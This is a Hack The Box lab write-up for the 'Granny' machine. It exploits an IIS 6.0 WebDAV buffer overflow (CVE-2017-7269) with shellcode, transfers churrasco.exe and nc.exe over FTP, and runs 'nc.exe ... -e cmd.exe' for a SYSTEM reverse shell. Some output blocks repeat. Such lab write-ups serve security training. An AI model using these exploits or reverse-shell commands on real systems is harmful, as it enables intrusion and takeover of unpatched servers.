
HACKTHEBOX



Date: 14/01/2022

By: Wael Ghnimi

Vulnerability Exploited: **Microsoft IIS 6.0 - WebDAV 'ScStoragePathFromUrl' Remote Buffer Overflow (CVE-2017-7269)**

System Vulnerable: 10.10.10.15

Vulnerability Explanation: Buffer overflow in the ScStoragePathFromUrl function in the WebDAV service in Internet Information Services (IIS) 6.0 in Microsoft Windows Server 2003 R2 allows remote attackers to execute arbitrary code via a long header beginning with "If: <http://" in a PROPFIND request, as exploited in the wild in July or August 2016.

Vulnerability Fix: Update the used version of Microsoft IIS httpd 6.0 version

Privilege Escalation Vulnerability: Microsoft Windows Server 2003 - Token Kidnapping Local Privilege Escalation. Basically, if you can run code under any service in Win2k3 then you can own Windows, this is because Windows services accounts can impersonate. Other process (not services) that can impersonate are IIS 6 worker processes so if you can run code from an ASP .NET or classic ASP web application then you can own Windows too.

Vulnerability Fix: If you provide shared hosting services, then I would recommend to not allow users to run this kind of code from ASP.


Severity: **Critical**

An initial Nmap scan revealed the HTTP server on port 80 with Microsoft IIS httpd 6.0 version.

```
# Nmap 7.92 scan initiated Thu Dec 23 10:40:47 2021 as: nmap -sC -sV -v -oN nmap/initial 10.10.10.15
Nmap scan report for 10.10.10.15
Host is up (0.069s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 6.0
|_http-server-header: Microsoft-IIS/6.0
|_http-title: Under Construction
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK UNLOCK
PUT POST
|_  Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK UNLOCK PUT
| http-webdav-scan:
|   Server Date: Thu, 23 Dec 2021 15:41:02 GMT
|   WebDAV type: Unknown
|   Server Type: Microsoft-IIS/6.0
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL,
LOCK, UNLOCK
|_  Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH,
LOCK, UNLOCK, SEARCH
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Dec 23 10:41:07 2021 -- 1 IP address (1 host up) scanned in 20.09 seconds
```

The Microsoft IIS httpd 6.0 initial page on port 80.



Searching for public exploits for Microsoft IIS httpd 6.0 using searchsploit

```
┌──(root💀kali)-[/root/htb/windows/grandpa]
└─# searchsploit Microsoft IIS 6.0
---------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                    |  Path
---------------------------------------------------------------------------------- ---------------------------------
Microsoft IIS 4.0/5.0/6.0 - Internal IP Address/Internal Network Name Disclosure   | windows/remote/21057.txt
Microsoft IIS 5.0/6.0 FTP Server (Windows 2000) - Remote Stack Overflow            | windows/remote/9541.pl
Microsoft IIS 5.0/6.0 FTP Server - Stack Exhaustion Denial of Service              | windows/dos/9587.txt
Microsoft IIS 6.0 - '/AUX / '.aspx' Remote Denial of Service                       | windows/dos/3965.pl
Microsoft IIS 6.0 - ASP Stack Overflow Stack Exhaustion (Denial of Service) (MS10- | windows/dos/15167.txt
Microsoft IIS 6.0 - WebDAV 'ScStoragePathFromUrl' Remote Buffer Overflow           | windows/remote/41738.py
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass                            | windows/remote/8765.php
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (1)                        | windows/remote/8704.txt
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (2)                        | windows/remote/8806.pl
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (Patch)                    | windows/remote/8754.patch
Microsoft IIS 6.0/7.5 (+ PHP) - Multiple Vulnerabilities                           | windows/remote/19033.txt
---------------------------------------------------------------------------------- ---------------------------------
```

https://www.exploit-db.com/exploits/41738
https://nvd.nist.gov/vuln/detail/CVE-2017-7269

The modified version of the exploit to open a reverse shell can be found on the following link:

https://github.com/g0rx/iis6-exploit-2017-CVE-2017-7269/blob/master/iis6%20reverse%20shell

```
… SNIP …
\xe1\x8f\xb8\xe6\xa0\x83\xe2\xa7\xa7\xe6\xa0\x81'
smallsc='VVYA4444444444QATAXAZAPA3QADAZABARALAYAIAQAIAQAPA5AAAPAZ1AI1AIAIAJ11AIAIAXA58AAPAZABABQI1AIQIAIQI1111
AIAJQI1AYAZBABABABAB30APB944JBRDDKLMN8KPM0KP4KOYM4CQJINDKSKPKPTKKQTKT0D8TKQ8RTJKKX1OTKIGJSW4R0KOIBJHKCKOKOKOF0
V04PF0M0A'
pay+=smallsc
pay+='>\r\n\r\n'
print pay
sock.send(pay)
sock.send(shellcode)
data = sock.recv(80960)
print data
sock.close
```

Launch a local listener using nc command and execute the exploit:

```
┌──(root💀kali)-[/root/htb/windows/granny]
└─# python exploit.py 10.10.10.15 80 10.10.16.2 9001
1 ×
PROPFIND / HTTP/1.1
Host: localhost
Content-Length: 1744
If: <http://localhost/aaaaaaa滌磋睡煁椶賬稹馲佰畚穩耋噣浔桅椅偬啧杣嵒褁硅楒吱鮆橑牁簋灢壉墫汒忉呪侲呃睒偡㈲测水㊙扁写兡塢餩剐
壂畓梫barᄀ硫鏂乳鯀坡澧塊㈰斁餚前輝溼甌畫景癯瓔偰稢手敗畧橲穫睢癘扈豉ご汹偊呢倳咱橩稨灬搏蠓噔貯敃瘲牸坩绉扲媒夸呈ÂÂ卞栃汃剖餩汭佘塚
祐鑞塏靬稹眮G栃躭豉潃湦瑁羿G栃千槆灒ᄇᄀ墮篠灪捆关祁穐鞩> (Not <locktoken:write1>) <http://localhost/bbbbbbb祈慵佃潧齒軀埳
杵膙庆坦婢吵嚐楒橓兗幓奈捕鎬羃摲俣毅燤⒈嗑歕浈偏穆傒潔瑃奖潯猦俋慨襹毂麡坎呈魷壧吽扦湃轖厎慷貊慴秮靂割浩鹽芝渹挪此兆估硯牓材蔂穰烱体鬝
漶獹桷穖慊惾坐亟蕷倘卤塊臘穄氵婖扁湲昱毫ㅂ塥奁煐㊦坷暘卡G栃澒栀澒栀籉癪G栃簎佴奇剁餚餽瑤硯悭柳鯈牺璋廠甜块닒栀ㅌ湯ⓣ柳ᄀ栃翱 G
栃ᄌ栃煮瑰ᄀ栃ǂ柳鎑栀恒普鏽げ呫癲牊紫ᵂ栃清栀眲票鼷墜舵鸚艀栀轤㉓ᵢ栂潛纚ᵨ栃ǂ柳
VVYA4444444444QATAXAZAPA3QADAZABARALAYAIAQAIAQAPA5AAAPAZ1AI1AIAIAJ11AIAIAXA58AAPAZABABQI1AIQIAIQI1111AIAJQI1AY
AZBABABABAB30APB944JBRDDKLMN8KPM0KP4KOYM4CQJINDKSKPKPTKKQTKT0D8TKQ8RTJKKX1OTKIGJSW4R0KOIBJHKCKOKOKOF0V04PF0M0A
>
```

A reverse shell received as NT AUTHORITY\NETWORK SERVICE

```
┌──(root💀kali)-[/root/htb/windows/granny]
└─# nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.16.2] from (UNKNOWN) [10.10.10.15] 1030
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

c:\windows\system32\inetsrv>whoami
whoami
nt authority\network service
```

Privilege Escalation:

Check the OS version using systeminfo command:

```
c:\windows\system32\inetsrv>systeminfo
systeminfo

Host Name:                 GRANNY
OS Name:                   Microsoft(R) Windows(R) Server 2003, Standard Edition
OS Version:                5.2.3790 Service Pack 2 Build 3790
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Uniprocessor Free
Registered Owner:          HTB
Registered Organization:   HTB
Product ID:                69712-296-0024942-44782
Original Install Date:     4/12/2017, 5:07:40 PM
System Up Time:            0 Days, 0 Hours, 14 Minutes, 57 Seconds
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x86 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
BIOS Version:              INTEL  - 6040000
Windows Directory:         C:\WINDOWS
System Directory:          C:\WINDOWS\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (GMT+02:00) Athens, Beirut, Istanbul, Minsk
Total Physical Memory:     1,023 MB
Available Physical Memory: 752 MB
Page File: Max Size:       2,470 MB
Page File: Available:      2,291 MB
Page File: In Use:         179 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 1 Hotfix(s) Installed.
                           [01]: Q147222
Network Card(s):           N/A
```

Search for public exploit using searchsploit on base of the OS Name and OS Version found on the previous systeminfo.

```
┌──(root💀kali)-[/root/htb/windows/grandpa]
└─# searchsploit Microsoft Windows Server 2003 priv esc
---------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                    |  Path
---------------------------------------------------------------------------------- ---------------------------
Microsoft Windows Server 2003 - Token Kidnapping Local Privilege Escalation       | windows/local/6705.txt
Microsoft Windows Server 2003 SP2 - Local Privilege Escalation (MS14-070)         | windows/local/35936.py
Microsoft Windows Server 2003 SP2 - TCP/IP IOCTL Privilege Escalation (MS14-070)  | windows/local/37755.c
---------------------------------------------------------------------------------- ---------------------------
```

https://www.exploit-db.com/exploits/6705

Download the exploit from https://github.com/Re4son/Churrasco, and copy the nc.exe software to the working directory.

Then start a local ftp server on the local machine using Python to transfer the files to the victim machine:

```
┌──(root💀kali)-[/root/htb/windows/grandpa]
└─# ls *.exe
churrasco.exe  nc.exe

┌──(root💀kali)-[/root/htb/windows/grandpa]
└─# python -m pyftpdlib -p 21
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarn
ing: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and w
ill be removed in the next release.
[I 2021-12-23 09:26:23] concurrency model: async
[I 2021-12-23 09:26:23] masquerade (NAT) address: None
[I 2021-12-23 09:26:23] passive ports: None
[I 2021-12-23 09:26:23] >>> starting FTP server on 0.0.0.0:21, pid=3744 <<<
```

Download the churrasco.exe file on the victim machine as follow:

```
C:\wmpub>echo open 10.10.16.2 21> ftp.txt&echo USER anonymous >> ftp.txt&echo anonymous>> ftp.txt&echo bin>>
ftp.txt&echo GET churrasco.exe >> ftp.txt&echo bye>> ftp.txt
echo open 10.10.16.2 21> ftp.txt&echo USER anonymous >> ftp.txt&echo anonymous>> ftp.txt&echo bin>>
ftp.txt&echo GET churrasco.exe >> ftp.txt&echo bye>> ftp.txt

C:\wmpub>ftp -v -n -s:ftp.txt
ftp -v -n -s:ftp.txt
Connected to 10.10.16.2.
open 10.10.16.2 21
220 pyftpdlib 1.5.6 ready.
USER anonymous
331 Username ok, send password.

230 Login successful.
bin
200 Type set to: Binary.
GET churrasco.exe
200 Active data connection established.
125 Data connection already open. Transfer starting.
226 Transfer complete.
ftp: 31232 bytes received in 0.16Seconds 200.21Kbytes/sec.
bye

C:\wmpub>dir
dir
    Volume in drive C has no label.
    Volume Serial Number is FDCB-B9EF

    Directory of C:\wmpub

12/23/2021  04:45 PM    <DIR>          .
12/23/2021  04:45 PM    <DIR>          ..
12/23/2021  04:45 PM            31,232 churrasco.exe
12/23/2021  04:44 PM                78 ftp.txt
04/12/2017  04:05 PM    <DIR>          wmiislog
                 2 File(s)         31,310 bytes
                 3 Dir(s)   1,361,055,744 bytes free
```

Then download the nc.exe using the same method:

```
C:\wmpub>echo open 10.10.16.2 21> ftp.txt&echo USER anonymous >> ftp.txt&echo anonymous>> ftp.txt&echo bin>>
ftp.txt&echo GET nc.exe >> ftp.txt&echo bye>> ftp.txt
echo open 10.10.16.2 21> ftp.txt&echo USER anonymous >> ftp.txt&echo anonymous>> ftp.txt&echo bin>>
ftp.txt&echo GET nc.exe >> ftp.txt&echo bye>> ftp.txt

C:\wmpub>ftp -v -n -s:ftp.txt
ftp -v -n -s:ftp.txt
Connected to 10.10.16.2.
open 10.10.16.2 21
220 pyftpdlib 1.5.6 ready.
USER anonymous
331 Username ok, send password.

230 Login successful.
bin
200 Type set to: Binary.
GET nc.exe
200 Active data connection established.
125 Data connection already open. Transfer starting.
226 Transfer complete.
ftp: 59392 bytes received in 0.27Seconds 224.12Kbytes/sec.
bye

C:\wmpub>dir
dir
    Volume in drive C has no label.
    Volume Serial Number is FDCB-B9EF

    Directory of C:\wmpub

12/23/2021  04:47 PM    <DIR>          .
12/23/2021  04:47 PM    <DIR>          ..
12/23/2021  04:45 PM            31,232 churrasco.exe
12/23/2021  04:47 PM                71 ftp.txt
12/23/2021  04:47 PM            59,392 nc.exe
04/12/2017  04:05 PM    <DIR>          wmiislog
                3 File(s)         90,695 bytes
                3 Dir(s)   1,334,099,968 bytes free
```

Launch a nc listener on the attacker machine using port 9002 and execute the following command:

```
C:\wmpub>churrasco.exe -d "C:\wmpub\nc.exe 10.10.16.2 9002 -e cmd.exe"
churrasco.exe -d "C:\wmpub\nc.exe 10.10.16.2 9002 -e cmd.exe"
/churrasco/-->Current User: NETWORK SERVICE
/churrasco/-->Getting Rpcss PID ...
/churrasco/-->Found Rpcss PID: 668
/churrasco/-->Searching for Rpcss threads ...
/churrasco/-->Found Thread: 672
/churrasco/-->Thread not impersonating, looking for another thread...
/churrasco/-->Found Thread: 676
/churrasco/-->Thread not impersonating, looking for another thread...
/churrasco/-->Found Thread: 684
/churrasco/-->Thread impersonating, got NETWORK SERVICE Token: 0x734
/churrasco/-->Getting SYSTEM token from Rpcss Service...
/churrasco/-->Found SYSTEM token 0x72c
/churrasco/-->Running command with SYSTEM Token...
/churrasco/-->Done, command should have ran as SYSTEM!

C:\wmpub>
```

A reverse shell received as NT AUTHORITY\SYSTEM

```
┌──(root💀kali)-[/root/htb/windows/granny]
└─# nc -nlvp 9002
1 ×
listening on [any] 9002 ...
connect to [10.10.16.2] from (UNKNOWN) [10.10.10.15] 1046
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\TEMP>whoami
whoami
nt authority\system
```

user.txt

```
C:\Documents and Settings\Lakis\Desktop>type user.txt && hostname && whoami.exe && ipconfig /all
type user.txt && hostname && whoami.exe && ipconfig /all
700c5dc163014e22b3e408f8703f67d1granny
nt authority\system

Windows IP Configuration

   Host Name . . . . . . . . . . . . : granny
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Unknown
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection
   Physical Address. . . . . . . . . : 00-50-56-B9-32-CD
   DHCP Enabled. . . . . . . . . . . : No
   IP Address. . . . . . . . . . . . : 10.10.10.15
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2
   DNS Servers . . . . . . . . . . . : 10.10.10.2
```


```
C:\Documents and Settings\Lakis\Desktop>type user.txt && hostname && whoami.exe && ipconfig /all
type user.txt && hostname && whoami.exe && ipconfig /all
700c5dc163014e22b3e408f8703f67d1granny
nt authority\system

Windows IP Configuration

   Host Name . . . . . . . . . . . . : granny
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Unknown
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection
   Physical Address. . . . . . . . . : 00-50-56-B9-32-CD
   DHCP Enabled. . . . . . . . . . . : No
   IP Address. . . . . . . . . . . . : 10.10.10.15
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2
   DNS Servers . . . . . . . . . . . : 10.10.10.2
```

root.txt

```
C:\Documents and Settings\Administrator\Desktop>type root.txt && hostname && whoami.exe && ipconfig /all
type root.txt && hostname && whoami.exe && ipconfig /all
aa4beed1c0584445ab463a6747bd06e9granny
nt authority\system

Windows IP Configuration

   Host Name . . . . . . . . . . . . : granny
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Unknown
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection
   Physical Address. . . . . . . . . : 00-50-56-B9-32-CD
   DHCP Enabled. . . . . . . . . . . : No
   IP Address. . . . . . . . . . . . : 10.10.10.15
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2
   DNS Servers . . . . . . . . . . . : 10.10.10.2
```


```
C:\Documents and Settings\Administrator\Desktop>type root.txt && hostname && whoami.exe && ipconfig /all
type root.txt && hostname && whoami.exe && ipconfig /all
aa4beed1c0584445ab463a6747bd06e9granny
nt authority\system

Windows IP Configuration

   Host Name . . . . . . . . . . . . : granny
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Unknown
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection
   Physical Address. . . . . . . . . : 00-50-56-B9-32-CD
   DHCP Enabled. . . . . . . . . . . : No
   IP Address. . . . . . . . . . . . : 10.10.10.15
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2
   DNS Servers . . . . . . . . . . . : 10.10.10.2
```


Lessons Learned
We gained initial access to the machine and escalated privileges by exploiting known vulnerabilities that had patches available. So it goes without saying, you should always update your software!